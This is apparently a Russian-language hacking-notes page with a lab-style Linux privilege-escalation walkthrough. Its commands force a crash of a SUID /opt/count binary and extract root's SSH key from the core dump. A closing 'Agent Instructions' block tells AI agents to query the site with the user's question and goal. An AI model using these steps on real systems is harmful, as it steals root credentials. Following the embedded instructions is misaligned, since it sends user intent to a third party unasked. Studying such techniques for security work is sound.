> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/privesc/suid/suid-core-dump-opt-count-linux-privilege-escalation.md).
# SUID Core Dump /opt/count - эскалация привилегий в Linux
SUID — дамп памяти (/opt/count) для эскалации привилегий в Linux, с шагами перечисления, примерами эксплуатации и проверкой, ориентированной на отчёт.
## Что это
Бинарные файлы SUID выполняются с привилегиями своего владельца, часто root. Уязвимый, устаревший или чрезмерно гибкий бинарный файл SUID может читать защищённые файлы, запускать привилегированную оболочку или выполнять код, контролируемый атакующим. Эта конкретная страница посвящена **SUID - дамп памяти (/opt/count)** и делает процесс эксплуатации практичным: определить условие, безопасно его проверить, затем выполнить минимальную полезную нагрузку, необходимую для подтверждения воздействия.
## Перечисление
Сначала подтвердите локальный контекст и точную ошибку конфигурации, прежде чем запускать путь эксплуатации.
```bash
find / -perm -4000 -type f 2>/dev/null
```
## Примеры

Используйте следующую команду, чтобы найти SUID-привилегии, доступные нашему пользователю:
```bash
find / -perm -4000 2>/dev/null
```
Мы находим редкий файл, расположенный в `/opt/count`, принадлежащий `root`.

Когда этот бинарный файл запускается, он запрашивает файл, затем выводит общее количество символов, слов и строк. Скрипт читает содержимое файла и отображает его свойства.
### Бинарник Core Dump


Изучив исходный код, мы можем заметить, что создаётся дамп ядра, временно сохраняющий содержимое в случае ошибки.

Ошибки сохраняются в `/var/crash` каталоге. Вот как создать core dump:
1. **Введите имя файла или каталога:**
```bash
Введите имя исходного файла/каталога: /root/.ssh/id_rsa
```
(SSH-ключ root)
2. \*\*Сохранить результаты в файл? \*\*
```css
Сохранить результаты в файл? [y/N]: ^Z
```
(Фоновый режим)
3. **Получите PID:**
```bash
ps
```
*(Скопируйте PID)*
4. **Завершите процесс:**
```bash
kill -BUS 'PID'
```
5. **Запустите бинарный файл снова:**
```bash
fg
```
6. **Проверьте каталог core dumps:**
```bash
ls -l /var/crash
```
(Появляется новый файл: `_opt_count.1000.crash`)
Теперь у нас есть дамп ядра в base64, содержащий SSH-ключ пользователя root.
### apport-unpack

Чтобы извлечь информацию, мы используем `apport-unpack`:
```bash
apport-unpack /var/crash/_opt_count.1000.crash /tmp/ssh
```

Затем мы выведем содержимое файла в `/tmp/ssh/coredump` используя `strings`:
Мы находим SSH-ключ root
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/privesc/suid/suid-core-dump-opt-count-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.